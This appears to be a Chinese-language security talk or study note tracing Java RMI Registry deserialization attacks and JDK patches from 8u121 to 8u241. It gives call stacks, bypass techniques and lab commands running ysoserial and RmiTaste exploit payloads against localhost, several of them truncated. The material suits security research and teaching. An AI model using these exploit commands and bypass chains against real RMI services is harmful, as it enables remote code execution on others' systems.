readObject0:1351, ObjectInputStream (java.io)
readObject:371, ObjectInputStream (java.io)
dispatch:-1, RegistryImpl_Skel (sun.rmi.registry)          // trigger here
oldDispatch:410, UnicastServerRef (sun.rmi.server)
```


2、RMI的攻击面 - Registry

- 2）Jdk = 8u121 , jdk层（增加JEP290限制）
- JEP290是什么？反序列化时类检查的白名单
- 触发点：失效
- 绕过方法：UnicastRef链，新触发点：releaseInputStream()
- 利用原理











```
resolveClass:198, MarshalInputStream (sun.rmi.server)
readNonProxyDesc:1613, ObjectInputStream (java.io)
readClassDesc:1518, ObjectInputStream (java.io)
readOrdinaryObject:1774, ObjectInputStream (java.io)
readObject0:1351, ObjectInputStream (java.io)
readObject:371, ObjectInputStream (java.io)       // end here
executeCall:245, StreamRemoteCall (sun.rmi.transport)
invoke:379, UnicastRef (sun.rmi.server)
dirty:-1, DGCImpl_Stub (sun.rmi.transport)       // 作为客户端，发起dgc请求
makeDirtyCall:361, DGCClient$EndpointEntry (sun.rmi.transport)
registerRefs:303, DGCClient$EndpointEntry (sun.rmi.transport)
registerRefs:139, DGCClient (sun.rmi.transport)
registerRefs:94, ConnectionInputStream (sun.rmi.transport)
releaseInputStream:157, StreamRemoteCall (sun.rmi.transport)  // var2.releaseInputStream();，在bind之前触发
dispatch:-1, RegistryImpl_Skel (sun.rmi.registry)          // start here；dispatch中的触发点：
```


2、RMI的攻击面 - Registry


- 3）Jdk = 8u141 , jdk层针对bind增加checkAccess

- JEPcheckAccess是什么？检查rebind/bind检查来源地址
- 绕过方法：触发lookup的releaseInputStream，重写client的lookup方法
- 触发点：lookup的releaseInputStream + UnicastRef

- 利用原理








2、RMI的攻击面 - Registry


- 3）Jdk = 8u231 修复：1）修复UnicastRef链 + 2）DGC请求客户端的JEP290

- 绕过方法：UnicastRemoteObject链（blackhat 2019）

- 触发点：lookup的readObject + UnicastRemoteObject

- 利用原理





2、RMI的攻击面 - Registry

- 4）Jdk = 8u241 231的触发点：lookup的readObject + UnicastRemoteObject
  - 1、RegistryImpl_Skel 中lookup 强制获取string类型 修复1
  - 2、修复 UnicastRemoteObject链：RemoteObjectInvocationHandler#invokeRemoteMethod 在调用ref.invoke前检测Method对象表示方法所在类的Class对象（即这里Gadget chain中的RMIServerSocketFactory）是否实现了Remote接口。（让UnicastRemoteObject利用链失效）

2、RMI的攻击面 - Registry

- 总结

【❌jdk修复1】jdk8u121 RegistryImpl/DGCImpl 增加 反序列化白名单 （RegistryImpl#registryFilter）

【利用3.1.1(绕过JEP290）】原理：通过JEP290 RegistryImpl_Skel 反序列化白名单中的UnicastRef，让RMI Registry作为客户端发起DGC请求查询Evil RMI Registry，反序列化恶意数据

【❌jdk修复2】jdk8u141：8u141 RegistryImpl#checkAccess

【利用3.1.2 绕过 】 方式1）利用lookup无ACL：重写 RegistryImpl_Stub#lookup，支持传Object + UnicastRef链。触发RegistryImpl_Skel#dispatch中的 lookup处理前的反序列化
方式2） 调用UnicastServerRef自定义方法，指定hash从hashToMethod_Map获取，不进入oldDispatch，在releaseInputStream触发二次反序列化。（

【❌jdk修复3】 8u231 1）UnicastRef链限制，删除StreamRemoteCall#discardPendingRefs JRMP反连地址；2）DGCImpl_Stub#dispatch 的clean/dirty中增加JEP290白名单

【利用3.1.3 绕过 8u231 】 利用方式1）UnicastRemoteObject 链 （blackhat 2019），在readObject中触发

【❌ jdk修复4 8u241】 1）RegistryImpl#dispatch中lookup的 readObject修改为readString 2）修复RemoteObjectInvocationHandler#invokeRemoteMethod，增加 白名单限制（类必须实现Remote接口）

【利用3.1.4 绕过 8u241 】比较困难，可利用自定义方法中的 UnicastRef#unmarshalValue 针对参数的readObject


```
## 1. RMIServer，利用say接口传输的String攻击。

### 方式1：利用 RMIServer暴露的借口直接攻击 Server （ 测试失败，找不到接口）
j RmiTaste
# enum
java -cp ".:libs_attack/*:target/rmitaste-1.0-SNAPSHOT-all.jar" m0.rmitaste.RmiTaste enum -t 127.0.

#Connected to RMI registry on 127.0.0.1:1099
#
#Hello [object] [ip:52795]
#  implements com.example.basicstudy.rmi.Hello [interface]
#   No methods found. I don't have remote object interface. Give it to me!
#  extends java.rmi.server.RemoteObjectInvocationHandler [class]
#  implements java.rmi.Remote [interface]
#  extends java.lang.reflect.Proxy [class]
#  extends java.rmi.server.RemoteObject [class]

# attack
java -cp ".:libs_attack/*:target/rmitaste-1.0-SNAPSHOT-all.jar" m0.rmitaste.RmiTaste attack -t 127.
```

```
## RMIRegistry
### 方式1：直接攻击 RMIRegistry
ysoserial ysoserial.exploit.RMIRegistryExploit 127.0.0.1 1099 CommonsCollections6 "open -a /System/

### 方式2
ysoserial ysoserial.exploit.JRMPClient  127.0.0.1 1099 CommonsCollections6 "open -a /System/Applica


### JRMPListener
# 准备条件：
ysoserial.exploit.JRMPListener 10999 CommonsCollections6 "open -a /System/Applications/Calculator.a

### 方式3 bind + UnicastRef链 jep290（8u121之后）
RMIRegistryExploit8u121UnicastRef.java

### 方式4： lookupObject + UnicastRef 链（8u141之后）
RMIRegistryExploitBy8u141Bind2LookupBypassCheckAccess.java

### 方式5：lookupObject  + UnicastRemoteObject链（8u231之后）
```

3、RMI相关的利用工具

- ysoserial、ysomap：exp & 反序列化payload
- BaRMIe：攻击RMIServer（内置一些利用链）交互式
- RMITaste：有接口jar的情况，可以调用Server的方法
- RMIScout：暴力破解RMIServer的方法和参数
- RMG(remote-method-guesser)：blackhat 2021 rmi利用工具

4、总结思考（RMI、Java安全研究）



4、总结思考（RMI、Java安全研究）

- RMI的安全问题本质是：Java反序列化的问题，反序列化检查类名在（MarshalInputStream#resolveClass）（rasp大部分没有hook这个点）
- Fix的本质：1）ACL：不暴露触发点　2）白名单：JEP290类名检查
- 绕过的本质：找各种路径触发目标的 readObject
- 个人的收获：
  - 在甲方，非红队研究各种触发路径的ROI较低，也不够现实
  - 甲方需要的是解决问题的被攻击了如何感知的问题：针对漏洞合格的人
    - 1）知道：结合碎片化时间刷各类文章，了解漏洞
    - 2）攻：能复现、会利用
    - 3）防：会检测、会修复
    - 4）进阶：exploit会分析、会挖掘、会举一反三

参考链接

- 1、个人：rmi代码、md笔记（xmind、draw.io）、ppt
- 2、https://pwnull.github.io/2022/Exploring-JAVA-RMI's-offensive-and-defensive-history/